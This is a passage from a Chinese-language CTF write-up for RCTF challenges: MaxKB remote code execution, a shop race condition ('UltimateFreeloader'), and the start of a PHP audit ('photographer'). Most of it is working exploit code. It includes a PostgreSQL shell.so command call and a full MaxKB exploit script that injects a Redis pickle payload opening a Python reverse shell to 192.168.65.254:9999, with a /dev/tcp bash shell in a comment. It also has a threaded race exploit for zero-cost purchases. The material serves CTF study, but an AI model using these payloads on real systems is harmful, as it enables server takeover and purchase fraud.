    cursor.execute("CREATE OR REPLACE FUNCTION sys_eva(text) RETURNS text AS '/opt/maxkb/data/postgresql/pgdata/shell.so', 'sys_eva' LANGUAGE C STRICT;select sys_eva('python3 -c \"import pty, os; p=pty;p.spawn([\\\"su\\\", \\\"toor\\\",\\\"-c\\\", \\\"whoami\\\"], lambda fd: (os.write(fd, b\\\"superman\\n\\\") if b\\\"ssword\\\" in (d:=os.read(fd, 1024)) else 0, d)[1])\"');")
    rows = cursor.fetchall()
    return rows
解法二:redis 打 pickle
拿到 py 项目之后喜闻乐见的找 pickle 环节
注意到 CELERY 使用了 pickle
CELERY_task_serializer = 'pickle'
CELERY_result_serializer = 'pickle'
CELERY_accept_content = ['json', 'pickle']
看一下 Celery 是啥: https://www.cnblogs.com/cwp-bg/p/8759638.html
Celery 内部实现了 loads 进行反序列化,这个东西绕过了 RestrictedUnpickler
并且此处的 broker 是 redis 服务,即 pickle 是与 redis 进行的通信
CELERY_BROKER_URL = ';'.join([CELERY_BROKER_URL_FORMAT % {
    'protocol': 'sentinel', 'password': CONFIG.get('REDIS_PASSWORD'),
    'host': item[0], 'port': item[1], 'db': redis_celery_db
} for item in sentinels])
redis 的密码是默认的 Password123@redis ,那么我们就可以通过与 redis 的交互打 Celery 的 pickle 反序列化
vulhub 上有一个 celery3 未授权打 pickle 的 exp: https://github.com/vulhub/vulhub/blob/master/celery/celery3_redis_unauth/exploit.py
题目版本是 celery 5.5.3
SU 的 exp:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
MaxKB RCE Exploit - Complete Attack Chain
增加:远程写文件功能 write_remote_file()
增加:Redis Pickle 注入功能 inject_pickle_payload()
修正:修复了所有 'return' outside function 的语法错误
"""

import requests
import json
import sys
import os
import base64
import textwrap
import pickle
import subprocess
# Target configuration
TARGET_URL = "http://127.0.0.1:28080"
USERNAME = "admin"
PASSWORD = "MaxKB@123.."

# API endpoints
API_BASE = f"{TARGET_URL}/admin/api"
TOOL_DEBUG_API = f"{API_BASE}/workspace/default/tool/debug"

# Session setup
session = requests.session()
session.headers.update({
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
    'Content-Type': 'application/json',
    'Accept': 'application/json'
})


def login():
    """
    Login to MaxKB and get JWT token.
    Returns the token string on success, None on failure.
    """
    login_data = {
        "username": USERNAME,
        "encryptedData": "VQLS7jsDK8kKlSccMNTZkXc1+CK2NzISGlSr7p8RMkAN5lJXcFoou9KrOl5luQoN7qQ+RRmt9nW4pBFLUobyD0EC8ZlyHWJSxDONebYZUg4/ycb/0L1H0l3D5KttE1hdekUUFSA3TCNyTKpdykGxau8VzSd7JLNm04lJc+pmQ64aI9dj7AN5OpbYNvHJlVWUNl7v1fGK4ty1goAlpaxm9g05uxTCx+pSyQz1cayZ21o6qP/hsLVI9vTpKyVsp3qVKD6p4m/vk0XWgxfX1D94dzyJGrpjKLxiSypnG66zgwqBDroqMIVSa2X43og3qcxr43k380kT/loCAQVBz0qRbA==",
    }
    login_api = f"{API_BASE}/user/login"

    try:
        resp = session.post(login_api, json=login_data)
        print(resp.text)
        if resp.status_code == 200:
            result = resp.json()
            if 'data' in result and result['data'] and 'token' in result['data']:
                token = result['data']['token']
                session.headers['AUTHORIZATION'] = f'Bearer {token}'
                print(f"[+] Login successful!")
                print(f"[+] JWT Token: {token[:50]}...")
                return token
            else:
                print(f"[-] Login failed: {result}")
                return None
        else:
            print(f"[-] Login request failed: {resp.status_code}")
            return None
    except Exception as e:
        print(f"[-] Login error: {e}")
        return None


def execute_python_code(code):
    """Execute Python code through tool debug endpoint"""
    payload = {
        "code": code,
        "input_field_list": [],
        "init_field_list": [],
        "init_params": {},
        "debug_field_list": []
    }

    try:
        resp = session.post(TOOL_DEBUG_API, json=payload)
        if resp.status_code == 200:
            result = resp.json()
            # print(result) # Uncomment for deep debugging
            if result.get('code') != 200:
                print(f"[-] Server-side error: {result.get('message')}")
            return result.get('data', 'No data returned')
        else:
            return f"HTTP {resp.status_code}: {resp.text}"
    except Exception as e:
        return f"Exception: {e}"

# ======================================
# ========= 新增:Pickle注入功能 =========
# ======================================
class PickleRCE:
    def __init__(self, command):
        self.command = command

    def __reduce__(self):
        # 返回一个可调用对象和其参数
        return (subprocess.call, (["python3","-c",'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.65.254",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'],))

def inject_pickle_payload(redis_host, redis_port, redis_password, token, command):
    """
    Generates a pickle payload and injects it into Redis via the RCE vulnerability.
    """
    print(f"[*] Crafting pickle payload to execute command: '{command}'")

    pickle_payload = pickle.dumps(PickleRCE(command))
    b64_payload = base64.b64encode(pickle_payload).decode('ascii')
    redis_key = f":TOKEN:{token}"
    print(f"[*] Target Redis key will be: {redis_key}")

    remote_code = f"""
def set_pickle_in_redis():
    import redis
    import base64

    try:
        r = redis.Redis(host={redis_host!r}, port={redis_port}, password={redis_password!r}, db=0)
        redis_key = {redis_key!r}
        b64_payload = {b64_payload!r}
        pickle_data = base64.b64decode(b64_payload)
        r.set(redis_key, pickle_data)
        return f"OK: Successfully wrote {{len(pickle_data)}} bytes of pickle data to key '{{redis_key}}'."
    except Exception as e:
        return f"Redis Error: {{e}}"

set_pickle_in_redis() # <-- FIX: Removed 'return' from here
"""
    print("[*] Sending payload to remote server to inject into Redis...")
    return execute_python_code(remote_code)


def execute_system_command(cmd):
    """Execute system command using a robust method."""
    # Using subprocess is generally better than os.system for capturing output
    code = f"""
def run_cmd():
    import subprocess
    import shlex

    command = {cmd!r}
    try:
        # Use shlex.split for better argument handling
        args = shlex.split(command)
        result = subprocess.run(args, capture_output=True, text=True, timeout=10)

        output = result.stdout if result.stdout else ""
        error = result.stderr if result.stderr else ""

        if output or error:
            return f"STDOUT:\\n{{output}}\\nSTDERR:\\n{{error}}"
        else:
            return "Command executed with no output."

    except FileNotFoundError:
        return f"Error: Command not found or path does not exist."
    except Exception as e:
        return f"Command execution failed: {{e}}"

run_cmd() # <-- FIX: Removed 'return' from here
"""
    return execute_python_code(code)


def main():
    """Main exploitation function"""
    print("=" * 60)
    print("MaxKB RCE Exploit - Complete Attack Chain")
    print("=" * 60)
    print(f"[+] Target: {TARGET_URL}")

    # Step 1: Login
    print("\n[+] Step 1: Authentication")
    token = login()
    if not token:
        print("[-] Exploit failed - cannot login")
        return

    # Optional Step: Test basic code execution
    print("\n[*] Testing basic code execution...")
    test_code = """
def test():
    return "RCE confirmed - Code execution successful!"
test()
""" # <-- FIX: Removed 'return' from here too
    result = execute_python_code(test_code)
    print(f"[Result] {result}")
    if "RCE confirmed" not in str(result):
        print("[-] Basic RCE test failed. Aborting.")
        return

    # ==========================================================
    # ========= 核心利用步骤:注入Pickle Payload到Redis =========
    # ==========================================================
    print("\n[+] Step 2: Injecting Pickle Payload into Redis for RCE")

    # Configure Redis connection info
    redis_host = "127.0.0.1"
    redis_port = 6379
    redis_password = "Password123@redis"

    # Define the command you want to execute on the target server
    # command_to_execute = "bash -c 'bash -i >& /dev/tcp/YOUR_ATTACKER_IP/YOUR_PORT 0>&1'"
    # Or for a simple test:
    command_to_execute = "touch /tmp/pwned_by_pickle"

    # Call the injection function
    result = inject_pickle_payload(redis_host, redis_port, redis_password, token, command_to_execute)
    print(f"[Injection Result] {result}")

    if "OK:" in str(result):
        print("\n[+] Pickle payload injected successfully!")
        print("[*] The next time the application deserializes this token from Redis,")
        print(f"[*] the command '{command_to_execute}' should be executed on the server.")
        print("[*] You may need to trigger this by making another authenticated request or simply waiting.")
        print("[*] If using a reverse shell, make sure your listener (e.g., 'nc -lvnp YOUR_PORT') is running.")
    else:
        print("\n[-] Failed to inject pickle payload.")

    print("\n[+] You can now try to verify if the command was executed (if you used a non-interactive command).")
    print("[*] For example, checking if the file '/tmp/pwned_by_pickle' exists:")

    verification_result = execute_system_command("ls -l /tmp/pwned_by_pickle")
    print(f"[Verification Result]\n{verification_result}")

    print("\n" + "=" * 60)
    print("[+] EXPLOIT FINISHED")
    print("=" * 60)


if __name__ == "__main__":
    main()
解法三:SSRF to RCE
UltimateFreeloader(复现)
审计源码
package com.rois.happy_shopping.controller;

import com.rois.happy_shopping.common.Result;
import com.rois.happy_shopping.entity.Coupon;
import com.rois.happy_shopping.entity.Order;
import com.rois.happy_shopping.entity.Product;
import com.rois.happy_shopping.entity.User;
import com.rois.happy_shopping.service.CouponService;
import com.rois.happy_shopping.service.OrderService;
import com.rois.happy_shopping.service.ProductService;
import com.rois.happy_shopping.service.UserService;
import com.rois.happy_shopping.util.JwtUtil;
import java.math.BigDecimal;
import java.util.List;
import java.util.Set;
import java.util.stream.Collectors;
import javax.servlet.http.HttpServletRequest;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.CrossOrigin;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

@RestController
@RequestMapping({"/api/flag"})
@CrossOrigin(
    origins = {"*"}
)
public class FlagController {
    @Autowired
    private UserService userService;
    @Autowired
    private OrderService orderService;
    @Autowired
    private ProductService productService;
    @Autowired
    private CouponService couponService;
    @Autowired
    private JwtUtil jwtUtil;

    @GetMapping({"/get"})
    public Result<?> getFlag(HttpServletRequest request) {
        String token = this.getTokenFromRequest(request);
        if (token != null && this.jwtUtil.validateToken(token)) {
            String userId = this.jwtUtil.getUserIdFromToken(token);
            User user = this.userService.findById(userId);
            if (user == null) {
                return Result.error("account doesn't exist");
            } else {
                List<Order> userOrders = this.orderService.getUserOrders(userId);
                Set<String> purchasedProductIds = (Set)userOrders.stream().filter((order) -> "COMPLETED".equals(order.getStatus())).map(Order::getProductId).collect(Collectors.toSet());
                List<Product> allProducts = this.productService.getAllProducts();
                String xiaotudouId = null;
                String diguaId = null;
                String yuId = null;
                String datudouId = null;

                for(Product product : allProducts) {
                    if ("Little Potato".equals(product.getName())) {
                        xiaotudouId = product.getId();
                    } else if ("Sweet Potato".equals(product.getName())) {
                        diguaId = product.getId();
                    } else if ("Fish Fish".equals(product.getName())) {
                        yuId = product.getId();
                    } else if ("Large Potato".equals(product.getName())) {
                        datudouId = product.getId();
                    }
                }

                if (xiaotudouId != null && diguaId != null && yuId != null && datudouId != null) {
                    if (!purchasedProductIds.contains(xiaotudouId)) {
                        return Result.error("little potato needed~");
                    } else if (!purchasedProductIds.contains(diguaId)) {
                        return Result.error("sweet potato needed~");
                    } else if (!purchasedProductIds.contains(yuId)) {
                        return Result.error("fish needed~");
                    } else if (!purchasedProductIds.contains(datudouId)) {
                        return Result.error("large potato needed~");
                    } else if (user.getBalance().compareTo(new BigDecimal("10.00")) != 0) {
                        return Result.error("your balance is lower than 10~");
                    } else {
                        List<Coupon> userCoupons = this.couponService.getUserCoupons(userId);
                        boolean hasUnusedCoupon = userCoupons.stream().anyMatch((coupon) -> !coupon.getIsUsed());
                        if (!hasUnusedCoupon) {
                            return Result.error("you cannot use your coupon~");
                        } else {
                            return Result.success("Ultimate Freeloader! !", "RCTF{test_flag}");
                        }
                    }
                } else {
                    return Result.error("internal error");
                }
            }
        } else {
            return Result.error(401, "unauthorized");
        }
    }

    private String getTokenFromRequest(HttpServletRequest request) {
        String bearerToken = request.getHeader("Authorization");
        return bearerToken != null && bearerToken.startsWith("Bearer ") ? bearerToken.substring(7) : null;
    }
}
获取 flag 的条件:
if (xiaotudouId != null && diguaId != null && yuId != null && datudouId != null) {
    if (!purchasedProductIds.contains(xiaotudouId)) {
        return Result.error("little potato needed~");
    } else if (!purchasedProductIds.contains(diguaId)) {
        return Result.error("sweet potato needed~");
    } else if (!purchasedProductIds.contains(yuId)) {
        return Result.error("fish needed~");
    } else if (!purchasedProductIds.contains(datudouId)) {
        return Result.error("large potato needed~");
    } else if (user.getBalance().compareTo(new BigDecimal("10.00")) != 0) {
        return Result.error("your balance is lower than 10~");
    } else {
        List<Coupon> userCoupons = this.couponService.getUserCoupons(userId);
        boolean hasUnusedCoupon = userCoupons.stream().anyMatch((coupon) -> !coupon.getIsUsed());
        if (!hasUnusedCoupon) {
            return Result.error("you cannot use your coupon~");
        } else {
            return Result.success("Ultimate Freeloader! !", "RCTF{test_flag}");
        }
    }
} else {
    return Result.error("internal error");
}- 用户已认证(有效的JWT token)
- 购买并完成(状态为 COMPLETED)以下4个商品:
- Little Potato(小土豆)- 5.50
- Sweet Potato(地瓜)- 8.80
- Fish Fish(鱼)- 4.20
- Large Potato(大土豆)- 10.00
- 用户余额必须等于 10.00(不能低于10)
- 用户必须有一个未使用的优惠券
目标是零元购,思路上往条件竞争靠
解法一:高精度运算导致的 dos 竞争 redis 锁释放
OrderService::createOrder 中实现了 redis 锁
String lockKey = "order:user:" + userId;
String lockValue = this.redisLockUtil.generateLockValue();

if (!this.redisLockUtil.tryLock(lockKey, lockValue, 3L)) {
    result.put("success", false);
    result.put("message", "System is busy, please try again later");
    return result;
} else {
    try {
        // 业务逻辑
    } finally {
        this.redisLockUtil.unlock(lockKey, lockValue);
    }
}
这里设置了锁导致同一个用户在同一时间只能发起一个创建订单的请求,但是设置了锁的超时时间为 3 秒,超时之后就会解除锁,从而允许绕过并发限制发起第二个请求
所以我们需要找到一个能让代码执行 3 秒以上的耗时操作,这里需要了解到 BigDecimal 类的问题
在交易等涉及高精度数值运算的场景下常用到 BigDecimal 类,但是 BigDecimal 高精度的运算的代价是极高的性能损耗,在 Java 中若 BigDecimal 的入参可控,创建的对象若进行加减乘除等运算则会有 Dos 的风险
package com.rois;

import java.math.BigDecimal;

public class Main {
    public static void main(String[] args) {
        BigDecimal num = new BigDecimal("1e9999999");
        Long startTime = (Long) System.currentTimeMillis();
        BigDecimal num1 = new BigDecimal("1111");

        BigDecimal res =  num.add(num1);
        Long endTime = (Long) System.currentTimeMillis();
        System.out.println(endTime - startTime);
    }
}
这里会产生将近 4 秒的延迟
观察业务逻辑中我们可控的 BigDecimal 值:
BigDecimal quantity = new BigDecimal(orderRequest.getQuantity());
此处作为风险点,后面是使用优惠劵的逻辑,而前面是判断优惠劵是否可用的逻辑
如果我们的订单A传入了 quantity=1e9999999 令代码卡在这一行,等待 3 秒后 redis 锁释放,此时 dos 还未结束,由于此时还没有走到更新优惠券的逻辑优惠券仍然可用,因此我们可以创建另一个使用优惠券的订单 B,等待 dos 结束后 update 优惠券的状态为 false,此时我们已经成功创建了两个使用优惠券的订单,退款其中任意一个订单即可将余额恢复如初并且恢复优惠券为未使用,以此来实现零元购
不好,本地的性能太好了,超时只有 1 秒多(
解法二:创建订单与撤销订单之间竞争
对于创建订单的锁,键为"order:user:" + userId,对于取消订单的锁,键为"refund:order:" + orderId,那么即使在创建/撤销订单时无法竞争,但是却存在创建订单和撤销订单之间的竞争


创建订单与退款锁不同,但是同时发起竞争时初态 userBalence 是一样的,因此存在以下竞争可能:
如果用户已经使用优惠券下单商品,余额为10,使用优惠券
建立以下两个线程 T1 和 T2
| 创建订单T1(不使用优惠券) | 撤销订单T2 |
|---|---|
| 获取用户余额10(优惠券不可用) | |
| 获取用户余额10(优惠券不可用) | |
| 用户余额update为扣除finalPrice后余额(优惠券不可用,最终余额小于10) | |
| 用户余额update为恢复finalPrice后余额(优惠券可用,余额恢复到10) |
从而实现不花钱不使用优惠券但是能够购入商品,相同的思路分别对4种商品进行竞争
这里直接放 SU 的 exp 了:
import random
import string
import threading
import time
from decimal import Decimal

import requests

BASE_URL = "http://127.0.0.1:28086"
# BASE_URL = "http://61.147.171.35:51469"

TARGET_PRODUCTS = ["Little Potato", "Sweet Potato", "Fish Fish", "Large Potato"]
BASE_PRODUCT_NAME = "Little Potato"

SESSION = requests.Session()

def api_request(method, path, token=None, **kwargs):
    url = BASE_URL + path
    headers = kwargs.pop("headers", {})
    if token:
        headers["Authorization"] = f"Bearer {token}"
    if "json" in kwargs and "Content-Type" not in headers:
        headers["Content-Type"] = "application/json"

    for _ in range(3):
        try:
            resp = SESSION.request(method, url, headers=headers, timeout=5, **kwargs)
            try:
                return resp.json()
            except Exception:
                return {"code": resp.status_code, "raw": resp.text}
        except Exception:
            time.sleep(0.2)
    return {"code": -1, "error": "request failed"}

def random_username():
    return "ctf" + "".join(random.choices(string.ascii_lowercase + string.digits, k=8))

def register_user():
    while True:
        username = random_username()
        email = f"{username}@example.com"
        body = {"username": username, "password": "Pass1234", "email": email}
        data = api_request("POST", "/api/user/register", json=body)
        if data.get("code") == 200 and data.get("data", {}).get("success"):
            d = data["data"]
            user = d["user"]
            print(f"[+] Registered user {username}")
            return user["id"], d["token"]
        else:
            print("[-] register failed:", data)
            time.sleep(0.5)

def get_products(token):
    data = api_request("GET", "/api/product/list", token=token)
    assert data.get("code") == 200, data
    products = data["data"]
    return {p["name"]: p["id"] for p in products}

def get_coupon_info(token):
    data = api_request("GET", "/api/coupon/my", token=token)
    assert data.get("code") == 200, data
    coupons = data["data"]
    assert coupons
    return coupons[0]

def get_user_balance(token):
    data = api_request("GET", "/api/user/info", token=token)
    assert data.get("code") == 200, data
    return Decimal(str(data["data"]["balance"]))

def get_orders(token):
    data = api_request("GET", "/api/order/my", token=token)
    assert data.get("code") == 200, data
    return data["data"]

def create_order(token, product_id, quantity="1", coupon_id=None):
    body = {
        "productId": product_id,
        "quantity": quantity,
        "couponId": coupon_id,
    }
    return api_request("POST", "/api/order/create", token=token, json=body)

def refund_order(token, order_id):
    return api_request("POST", f"/api/order/refund/{order_id}", token=token)

def ensure_coupon_unused(token, coupon_id):
    coupon = get_coupon_info(token)
    if not coupon["isUsed"]:
        return

    orders = get_orders(token)
    for o in orders:
        if o.get("couponId") == coupon_id and o["status"] == "COMPLETED":
            print(f"  [*] Restoring coupon by refunding order {o['id']}")
            refund_order(token, o["id"])
            break

    coupon = get_coupon_info(token)
    assert not coupon["isUsed"]

def zero_cost_purchase(token, product_ids, coupon_id, target_name, max_tries=30):
    target_pid = product_ids[target_name]
    base_pid = product_ids[BASE_PRODUCT_NAME]

    for attempt in range(1, max_tries + 1):
        print(f"  [*] {target_name} try #{attempt}")

        ensure_coupon_unused(token, coupon_id)

        base_resp = create_order(token, base_pid, quantity="1", coupon_id=coupon_id)
        if base_resp.get("code") != 200 or not base_resp.get("data", {}).get("success"):
            print("  [-] base order failed:", base_resp)
            time.sleep(0.2)
            continue

        base_order_id = base_resp["data"]["order"]["id"]

        create_result = {}
        refund_result = {}

        def t_create():
            nonlocal create_result
            create_result = create_order(
                token, target_pid, quantity="1", coupon_id=None
            )

        def t_refund():
            nonlocal refund_result
            refund_result = refund_order(token, base_order_id)

        threads = [threading.Thread(target=t_create), threading.Thread(target=t_refund)]
        for t in threads:
            t.start()
        for t in threads:
            t.join()

        balance = get_user_balance(token)
        target_order_id = None
        success_create = create_result.get("code") == 200 and create_result.get(
            "data", {}
        ).get("success")
        if success_create:
            target_order_id = create_result["data"]["order"]["id"]

        orders = get_orders(token)
        has_target_completed = any(
            o["productId"] == target_pid and o["status"] == "COMPLETED" for o in orders
        )

        print(f"  [*] balance={balance}, target_completed={has_target_completed}")

        if balance == Decimal("10.00") and has_target_completed:
            print(f"  [+] Got free COMPLETED order for {target_name}")
            return True

        if target_order_id:
            print(f"  [*] refund target order {target_order_id} to restore balance")
            refund_order(token, target_order_id)
            balance_after = get_user_balance(token)
            print(f"  [*] balance after refund={balance_after}")
            if balance_after < Decimal("4.20"):
                print("  [-] balance too low after refund, give up this user")
                return False
        else:
            if balance < Decimal("4.20"):
                print("  [-] balance too low, give up this user")
                return False

        time.sleep(0.2)

    print(f"  [-] Max tries reached for {target_name}, give up on this user.")
    return False

def conditions_satisfied(token, product_ids, coupon_id):
    orders = get_orders(token)
    balance = get_user_balance(token)
    coupon = get_coupon_info(token)

    completed = [o for o in orders if o["status"] == "COMPLETED"]
    completed_pids = {o["productId"] for o in completed}
    has_all_products = all(pid in completed_pids for pid in product_ids.values())
    has_balance_10 = balance == Decimal("10.00")
    has_unused_coupon = not coupon["isUsed"]

    return has_all_products, has_balance_10, has_unused_coupon, orders

def get_flag(token):
    data = api_request("GET", "/api/flag/get", token=token)
    print("[+] /api/flag/get:", data)
    return data

def exploit_once():
    user_id, token = register_user()
    products = get_products(token)
    for name in TARGET_PRODUCTS:
        assert name in products, f"product {name} not found"

    coupon = get_coupon_info(token)
    coupon_id = coupon["id"]
    print(
        f"[+] User {user_id}, coupon_id={coupon_id}, balance={get_user_balance(token)}"
    )

    for name in TARGET_PRODUCTS:
        ok = zero_cost_purchase(token, products, coupon_id, name)
        if not ok:
            return False

    has_all, has_bal10, has_unused, _ = conditions_satisfied(token, products, coupon_id)
    print(
        f"[+] Final check: products={has_all}, balance10={has_bal10}, coupon_unused={has_unused}"
    )

    if has_all and has_bal10 and has_unused:
        print("[+] Conditions satisfied, requesting flag...")
        get_flag(token)
        return True
    return False

if __name__ == "__main__":
    for attempt in range(1, 6):
        print(f"===== Attempt {attempt} =====")
        try:
            if exploit_once():
                break
        except Exception as e:
            print(f"[!] Error in attempt {attempt}: {e}")
        time.sleep(0.5)
本地配置高了反而复现不了()
photographer
直接看获取 flag 的代码 superadmin.php
<?php
require_once __DIR__ . '/../app/config/autoload.php';

Auth::init();

$user_types = config('user_types');


if (Auth::check() && Auth::type() < $user_types['admin']) {
    echo getenv('FLAG') ?: 'RCTF{test_flag}';
}else{
    header('Location: /');
}
只需要使登录用户的 type 小于 admin 即可,而
'user_types' => [
    'admin' => 0,
    'auditor' => 1,
    'user' => 2
]
也就是说 type 得小于 0
考虑从数据库入手,在 DB.php 查找引用,注意到 leftJoin
public static function findById($userId) {
    return DB::table('user')
        ->leftJoin('photo', 'user.background_photo_id', '=', 'photo.id')
        ->where('user.id', '=', $userId)
        ->first();
}
